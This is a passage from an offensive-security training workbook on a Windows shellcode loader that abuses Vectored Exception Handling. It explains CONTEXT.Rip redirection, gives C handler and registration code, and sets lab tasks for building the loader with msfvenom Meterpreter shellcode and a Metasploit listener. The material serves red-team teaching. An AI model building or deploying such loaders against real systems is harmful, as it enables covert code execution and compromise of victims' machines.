
This is the point where control-flow redirection becomes possible. A VEH handler can modify **CONTEXT.Rip** to point to an arbitrary address, such as shellcode located in executable memory. After adjusting the context, the handler returns **EXCEPTION_CONTINUE_EXECUTION**, signaling to Windows that the exception has been handled and that execution should resume.

Windows honors this by invoking **NtContinue()**, a system call that restores the processor state directly from the (potentially modified) **CONTEXT** structure. The kernel reloads the instruction pointer, stack pointer, and all other register values exactly as specified in the context. When execution returns to user mode, the CPU resumes execution from the new **CONTEXT.Rip** value.

Crucially, no function call occurs. No jump instruction is executed in the original instruction stream. The control-flow change happens entirely through context restoration. The operating system itself loads attacker-controlled values into the processor registers and resumes execution accordingly. From the CPU's point of view, nothing unusual happened. Execution simply continued after an exception, just not at the location where it originally stopped.

The image below shows this sequence at a high level—from the initial exception in user mode, through kernel-side processing and VEH invocation, to context modification and the eventual resumption of execution at a redirected address (in this case, the shellcode). At a conceptual level, the key idea is that Windows decides where execution resumes based on the restored processor state. By influencing that restored state—specifically the instruction pointer—VEH-based techniques can shape the continuation of execution after an exception has been handled. This principle forms the foundation of all VEH-based execution and redirection techniques.

It is **important to note** that this **diagram is intentionally simplified**. The real Windows exception-handling pipeline is significantly more complex and involves many additional checks and internal paths. The illustration is meant to provide a concise, high-level view of how VEH fits into the overall process, not a complete representation of every step involved.



5.7.1 Vectored Exception Handler Function

A VEH handler is a user-defined callback that is registered with the operating system via **AddVectoredExceptionHandler()**. Once registered, this handler is consulted before any Structured Exception Handlers (SEH) whenever an exception occurs anywhere in the process.

In this scenario, the VEH handler examines the exception context and can decide how to react. Rather than simply observing the exception, the handler may modify the saved CPU state. By updating the instruction pointer (RIP) inside the **CONTEXT** structure, the handler can influence where execution resumes once the exception handling phase completes. This approach relies entirely on legitimate Windows exception-dispatch behavior and allows controlled redirection of execution flow after an exception has been raised.

Finally, the handler returns a status value that tells Windows what to do next. It can indicate that the exception has been handled and execution should resume using the modified context, or it can decline handling and allow the exception to propagate further down the handler chain.

```
// VEH Handler function definition:
LONG WINAPI VehHandler(PEXCEPTION_POINTERS ExceptionInfo) {
    static LONG redirected = 0;

    if (InterlockedCompareExchange(&redirected, 1, 0) == 0) {

        // Modify the saved Rip in the CONTEXT to point to our shellcode:
        ExceptionInfo->ContextRecord->Rip = (DWORD64)pAddressShellcode;

        // EXCEPTION_CONTINUE_EXECUTION: Tells Windows to restore the (modified) CONTEXT
        // and resume execution. The CPU will now execute at the new Rip address (shellcode).
        return EXCEPTION_CONTINUE_EXECUTION;
    }

    // EXCEPTION_CONTINUE_SEARCH: This handler won't handle the exception; pass to next handler.
    return EXCEPTION_CONTINUE_SEARCH;
}
```

Based on Microsoft documentation (MSDN), a VEH handler must conform to the **PVECTORED_EXCEPTION_HANDLER** prototype and returns a **LONG** value that determines how the exception is processed. The table below breaks down the core components involved in a VEH handler.

VEH Handler Component	Component Explanation
PEXCEPTION_POINTERS	Pointer to an **EXCEPTION_POINTERS** structure containing both the exception record (**EXCEPTION_RECORD**) and the processor context (**CONTEXT**) at the time of the fault.
ExceptionInfo -> ExceptionRecord	Describes the type of exception that occurred (e.g., access violation, breakpoint).
ExceptionInfo -> ContextRecord	Contains the saved CPU register state. Modifying this structure alters execution when the exception resumes.

ContextRecord -> Rip	Instruction pointer (x64). Changing this value redirects execution after the exception handler returns.
InterlockedCompareExchange	Ensures the redirection logic executes only once in a thread-safe manner.
EXCEPTION_CONTINUE_EXECUTION	Instructs Windows to restore the (possibly modified) context and resume execution.
EXCEPTION_CONTINUE_SEARCH	Indicates the handler does not handle the exception and passes it to the next registered handler.

A VEH handler runs as a **first-chance exception callback**, giving it early visibility into an exception before normal handling takes place. At this stage, the handler can inspect the exception and, if needed, modify the saved execution state. By updating the **CONTEXT** structure and returning the appropriate status code, the handler can either redirect execution or allow the exception to pass on to subsequent handlers.

5.7.2 Register Vectored Exception Handler

To receive first-chance notifications when exceptions occur inside a process, Windows provides Vectored Exception Handling (VEH). The first step is to register a vectored exception handler using **AddVectoredExceptionHandler()**. This function installs a callback of type **PVECTORED_EXCEPTION_HANDLER** into a global handler chain maintained by the OS.

When an exception is raised or triggered, Windows invokes registered VEH handlers in order (based on the “first” flag and registration sequence). A VEH handler can observe the exception (e.g., record crash details, detect unexpected faults, add telemetry), and then return a value that tells Windows whether to continue searching for another handler. The function returns a handle-like pointer that can later be passed to **RemoveVectoredExceptionHandler()** to unregister the handler.

```
// Register the Vectored Exception Handler:
PVOID hVeh = AddVectoredExceptionHandler(1, VehHandler);

/* Parameters for AddVectoredExceptionHandler:
* 1. ULONG First: non-zero = call this handler before previously added handlers.
* 2. PVECTORED_EXCEPTION_HANDLER Handler: the callback function.
*/

 // Check if VEH registration failed and clean up if needed
if (hVeh == NULL) {
    printf("[!] AddVectoredExceptionHandler Failed With Error: %d\n", GetLastError());
    return 1;
}
```

Based on Microsoft documentation (MSDN), **AddVectoredExceptionHandler()** accepts two arguments: an ordering flag and a function pointer to a vectored exception handler. The table below breaks down the arguments and expected behavior.

AddVectoredExceptionHandler() Parameter	Explanation Parameter Functionality
First	The **First** argument is of type **ULONG** and controls where the handler is inserted in the VEH chain. Non-zero inserts at the front (called earlier). Zero inserts at the end (called later).
Handler	The argument **Handler** is of type **PVECTORED_EXCEPTION_HANDLER** and represents the pointer to your callback function that will be invoked on exceptions. Must match the required callback prototype and return a **LONG** indicating whether to handle or continue searching.

5.7.2 Unregister Vectored Exception Handler

Once a vectored exception handler (VEH) is no longer required, it should be explicitly removed from the process. Windows provides the **RemoveVectoredExceptionHandler()** function to unregister a previously added VEH using the handle returned by **AddVectoredExceptionHandler()**.

Removing the handler ensures that the callback is no longer invoked during exception dispatch and prevents stale or invalid function pointers from remaining in the global VEH chain. Proper cleanup is especially important in long-running processes or modular applications where exception handlers are registered dynamically.

The function performs a straightforward operation: it locates the handler associated with the provided handle and removes it from the internal vectored exception handler list.

```
// Cleanup: remove the VEH when it's no longer needed.
// - Passing the handle returned by AddVectoredExceptionHandler unregisters the handler.
RemoveVectoredExceptionHandler(hVeh);
```

Based on the Microsoft documentation (MSDN), **RemoveVectoredExceptionHandler()** takes a single argument: the handle identifying the previously registered handler. The table below explains the parameter and its role in the cleanup process.

RemoveVectoredExceptionHandler() Parameter	Explanation Parameter Functionality
PVOID Handle	The **Handle** argument is of type **PVOID** and a handle returned by **AddVectoredExceptionHandler()**. Identifies the specific vectored exception handler to remove from the process-wide VEH chain.


B5.8: LAB – VEH

Introduction

In this lab we will take a closer look at the **Win32VEH** loader. We will get hands-on with some code, and students will be asked to complete different types of tasks for each workbook. The corresponding Visual Studio project can be found in the appropriate chapter folder in the provided workshop materials.

Overview of the Loader Concept

The figure below shows which Windows APIs are used for memory allocation primitives, copying shellcode into memory, and executing the shellcode in memory in context of the **Win32VEH** loader.



Students Tasks

For this lesson the student must complete the following tasks from top to bottom in the context of the appropriate loader. Detailed instructions for each task can be found in the appropriate workbook.

Meterpreter: Shellcode and Listener Preparation

To generate Meterpreter shellcode, see the "*Workbook: Staged Meterpreter Shellcode*" or "*Workbook: Stageless Meterpreter Shellcode*", which can be found in chapter 4.

Task	Task Description
Generate Shellcode	• Use the msfvenom tool in kali Linux and generate Meterpreter shellcode as a byte sequence in hex string format or as a hex array.
Prepare Listener	• Use the msfconsole command to start the Metasploit framework in kali Linux, then use the Metasploit command use **exploit/multi/handler** and configure an appropriate listener.

Visual Studio: Building the Loader

For this workbook, please use the Visual Studio project **Win32VEH** and complete the loader by solving all the related tasks shown below.

Task	Task Description
Visual Studio Project	• Open the related Visual Studio project by double-clicking the appropriate **.sln** file within the project.
Meterpreter Shellcode	• Paste the shellcode you created with msfvenom into the shellcode loader in the correct place.
Complete Vectored Exception Handler (VEH) Function	• Modify the **CONTEXT** structure's Rip to point to shellcode • Return the appropriate value to continue execution.
Register VEH	• Pass the **VehHandler** function to **AddVectoredExceptionHandler()**.
Compile Loader & Test Run	• Compile the loader as x64 debug and run your compiled **.exe** and check that a stable Meterpreter session has been established.

x64dbg: Debugging Preparations

This workbook requires that you have completed the loader in Visual Studio. If you are unable to complete the loader, you can use the completed loader in the Solutions folder to continue with the debugging part.

Regardless of which version of the loader you are debugging, use the "*Workbook - Debugging Preparations*" to prepare your loader for debugging, which can be found in chapter 5.

x64dbg: Debugging the Loader

If you have successfully prepared your loader for debugging, you can now start debugging from your loader using the "*Workbook-Debugging*" workbook.


Task	Task Description
VEH Registration	• By setting a software breakpoint on **RtlAddVectoredExceptionHandler()**, we can confirm that our vectored exception handler is actually registered in the loader's process memory.
Exception Trigger	• By continuing execution in the debugger, we now want to observe the intentionally triggered exception caused by the divide-by-zero instruction. At this point, execution should break when the exception occurs. We want to verify that the **RIP** register contains the address of the faulting instruction in memory and record this value for later reference.
Kernel to User Mode Transition	• We also want to observe, in the debugger, how execution transitions from kernel mode back into user mode after the exception is raised. Setting a breakpoint on **KiUserExceptionDispatcher()** allows us to catch this exact transition point.
Exception Handling	• By setting a breakpoint on the VEH function (**VehHandler**) inside the loader, we can confirm that our handler is the one taking over when the divide-by-zero exception occurs. When the breakpoint hits, inspect the first parameter passed to the handler (on x64 this is in **RCX**). **RCX** should point to an **EXCEPTION_POINTERS** structure. From there, you can follow the pointers to both **ExceptionRecord** and **ContextRecord**. • In the **EXCEPTION_RECORD**, verify that the exception code matches the fault we intentionally triggered (for a divide-by-zero this should be **EXCEPTION_INT_DIVIDE_BY_ZERO**). Also note the exception address, which should match the instruction location you recorded earlier from **RIP**. • In the **CONTEXT** structure, check the saved **RIP** value as well. At this stage it should still point to the faulting instruction (or the point where Windows intends to resume). Later, once we modify **ContextRecord->Rip** inside the handler, this is the exact field that determines where execution continues—potentially the address of our shellcode.
Validating Context Restoration	• Using the debugger, we also want to verify that Windows actually commits the modified processor state after the exception has been handled. By setting a breakpoint on **NtContinue()**, we can inspect the final **CONTEXT** structure that Windows is about to restore to the CPU, including the instruction pointer (**RIP**). • At this point, we should be able to confirm that our exception handler successfully redirected execution by overwriting **CONTEXT.Rip**. Stepping

	past the **NtContinue()** call then allows us to observe execution resuming at the new address.

B5.8.1: Workbook – Visual Studio

Introduction

Using this workbook for this lab, the student must complete the **Win32VEH** loader. All the code for this loader is written in C, and the main code can be found in **main.c** in the associated Visual Studio project, which can be opened by double-clicking the **.sln** file.



Loader Functionality Summary

The following table provides an overview of the functionality of the Shellcode Loader.


Step	Shellcode Loader Functionality
1.	Place shellcode bytes directly in the .text section using **__declspec(allocate(".text"))**.
2.	Register a Vectored Exception Handler (VEH) using **AddVectoredExceptionHandler()**.
3.	Trigger a synchronous exception (division by zero) to invoke the VEH.
4.	Modify the CPU context's Rip register to point to shellcode address.
5.	Return **EXCEPTION_CONTINUE_EXECUTION** to restore modified context and execute.
6.	Clean up by removing the VEH with **RemoveVectoredExceptionHandler()**.

Student Tasks

Most of the code for this loader has already been written, but to complete the code for this loader, or to enable the full functionality of this loader, you will need to **complete all the tasks** in this workbook.

Task: Insert Shellcode

At this point you should already have the **Win32VEH** Visual Studio project open. As shown below, you should see the **main.c** file in the **Source Files** file in the Visual Studio Solution Explorer.



To accomplish this task, as shown below, you need to generate staged or stageless x64 Meterpreter shellcode with msfvenom insert the shellcode into the variable named **data** in **main.c** as shown below.

```
// Shellcode placement notes:
// - The shellcode is declared with __declspec(allocate(".text")) so the bytes live in the .text section of the PE.
// - This avoids runtime allocation of executable memory (but also means the PE must be linked to allow writing or
//   executable permissions, depending on assembly).
__declspec(allocate(".text")) const unsigned char data[] = { 0xfc,0x48,0x83,
};
```

Remember, if you want to know how to generate staged x64 Meterpreter shellcode, look at the *"Workbook - Meterpreter Staged Shellcode"* in the *"Staged vs Stageless"* chapter.

Also, if you want to know how to use CodeFuscation to encode your shellcode, look at the *"Workbook - CodeFuscation Shellcode Encoding"* in the *"Shellcode Encoding"* chapter.

Directly inserting stageless shellcode into **Visual Studio** can lead to issues, as the IDE struggles with handling very large arrays and may **freeze**.

To work around this, first open **main.c** in a lightweight editor like Notepad++ and paste the shellcode into the designated variable. After saving your changes, reopen your loader project in Visual Studio to continue development and compile your loader.

Additionally, avoid **scrolling to** the section containing the stageless shellcode in Visual Studio; once the large array is rendered in the editor, Visual Studio may attempt to process it and freeze.

Task: VEH Handler - Modify Context

The Vectored Exception Handler is the core of this loader technique. When an exception occurs, Windows calls our handler with a pointer to **EXCEPTION_POINTERS**, which contains the CPU's saved state. In the **VehHandler** function, complete the context modification to redirect execution to our shellcode.

In the **VehHandler** function, complete the context modification to redirect execution to our shellcode. As shown below, most of the code is already implemented in the loader. However, the **Rip** assignment is missing, currently set to **XXX**, and needs to be completed.

```
// Vectored Exception Handler (VEH) Callback Function:
// - This function is called by Windows when an exception occurs.
LONG WINAPI VehHandler(PEXCEPTION_POINTERS ExceptionInfo) {
    static LONG redirected = 0;

    // Attempt to atomically set redirected from 0 to 1. Only the thread that observes 0 wins.
    if (InterlockedCompareExchange(&redirected, 1, 0) == 0) {

        /*++++++++++++++
            TASK
        ++++++++++++++*/

        // Modify the saved Rip in the CONTEXT to point to our shellcode:
        // Set the Instruction Pointer (Rip) to the shellcode address.
        ExceptionInfo->ContextRecord->Rip = (DWORD64)XXX;
```

This parameter must be configured appropriately as the **CONTEXT** structure is used to restore the CPU state after exception handling. According to the Windows exception handling mechanism, the **Rip** register must be set correctly to ensure that execution resumes at the desired address (our shellcode) rather than at the faulting instruction.

Task: VEH Handler - Return Value

After modifying the context, we must tell Windows how to proceed with exception handling. As shown below, most of the code is already implemented in the loader. However, the return value is missing, currently set to **XXX**, and must be replaced with the correct constant.

```
    /*++++++++++++++
        TASK
    ++++++++++++++*/

    // EXCEPTION_CONTINUE_EXECUTION: Tells Windows to restore the (modified) CONTEXT
    // and resume execution. The CPU will now execute at the new Rip address (shellcode).
    // Set the return value to continue execution at the modified context.
    return XXX;
}

// EXCEPTION_CONTINUE_SEARCH: This handler won't handle the exception; pass to next handler.
return EXCEPTION_CONTINUE_SEARCH;
```

The return value matters because it determines what Windows does next after our handler runs. Depending on what the handler returns, Windows will either resume execution using the (potentially modified) **CONTEXT** structure or continue searching for another handler.

For the lab, you should check the MSDN documentation and identify which return value tells Windows to continue execution. That is the option that causes Windows to restore the modified context and resume at the updated **CONTEXT.Rip**—which, in our case, points to the shellcode.

Task: Register the VEH

Now we must register our exception handler with Windows so it will be called when exceptions occur. As shown below, most of the code is already implemented in the loader. However, the function pointer parameter for AddVectoredExceptionHandler is missing, currently set to **XXX**, and must be replaced with the correct variable pointing to the handler function.

```
/**************
    TASK
**************/

// Register the Vectored Exception Handler:
PVOID hVeh = AddVectoredExceptionHandler(1, XXX);

/* Parameters for AddVectoredExceptionHandler:
* 1. ULONG First: non-zero = call this handler before previously added handlers.
* - The first parameter (1) means the handler is added at the front of the handler list (call first).
* 2. PVECTORED_EXCEPTION_HANDLER Handler: the callback function.
* - The second parameter is the function pointer to our VehHandler.
*/
```


This parameter must be configured appropriately as the function pointer determines which callback Windows will invoke when an exception occurs. According to the MSDN documentation, the Handler parameter expects a pointer to a function with the correct signature. The student should identify which function in the code matches the required **PVECTORED_EXCEPTION_HANDLER** signature and pass it as the second parameter.

So far, we've completed the **Win32VEH** loader, and now we'll compile the loader for a first test run. To do this, look at the next workbook in this chapter, "Workbook - Compile Loader & Test Run", which can be found in the chapter "A base - Classic Loader".

When compiling the Win32 VEH loader in Release mode, compiler optimizations must be disabled in the project settings under **C/C++ → Optimization** (set this to **Disabled (/Od)**). If optimizations are left enabled, the MSVC compiler is free to aggressively transform the generated code. This includes optimizations such as constant folding, instruction reordering, and dead-code elimination.

This matters because the loader intentionally relies on a precise fault to trigger the vectored exception handling path. Constructs that invoke undefined behavior—such as deliberately causing a divide-by-zero—are especially vulnerable to optimization. The compiler may remove the fault entirely, replace it with different code, or rewrite it in a way that no longer generates the expected CPU exception.

If that happens, the exception never occurs, the VEH handler is never invoked, and execution redirection fails. Disabling optimizations prevents the compiler from “helping” in this way and ensures that the faulting instruction is emitted exactly as written. As a result, the exception-driven control flow behaves predictably and the VEH-based execution path works as intended.



B5.8.2: Workbook – Debugging

Introduction

Using this workbook for this lab, the student must complete the **Win32VEH** loader. All the code for this loader is written in C, and the main code can be found in **main.c** in the associated Visual Studio project, which can be opened by double-clicking the **.sln** file.

> At this point, you should have already prepared your loader for debugging, if not, please look at *"Workbook - Debugging Preparations"* in chapter *"A base - Classic Loader"*.


Student Tasks

By debugging your completed loader or the one from the Solutions folder, you will follow the tasks outlined in this workbook to gain a deeper understanding of the functionality of the loader.


Task: VEH Registration

As the first step when working with the **Win32VEH** loader, we want to verify—using a debugger—that the Vectored Exception Handler (VEH) has been registered correctly by our code. This helps ensure that the basic setup is working before we move on to triggering and handling exceptions.


As shown in the image below, before we begin debugging, we perform some initial setup in x64dbg by placing a breakpoint on **RtlAddVectoredExceptionHandler()**.




We repeat this process for the functions **KiUserExceptionDispatcher()** and **NtContinue()** as well. All three functions are part of **ntdll.dll** and play a key role in the exception-handling path we want to observe.




In addition, as shown below, we set a software breakpoint on the VEH routine inside our loader, called **VehHandler()**, which resides in the loader executable itself (**Win32VEH.exe**). This is an important step because it allows us to closely examine the **ExceptionPointers** structure—specifically the **ExceptionRecord** and **ContextRecord**—while the handler is executing.




At this point, as illustrated below, we have configured a total of four software breakpoints, all of which are required for debugging the **Win32VEH** loader.



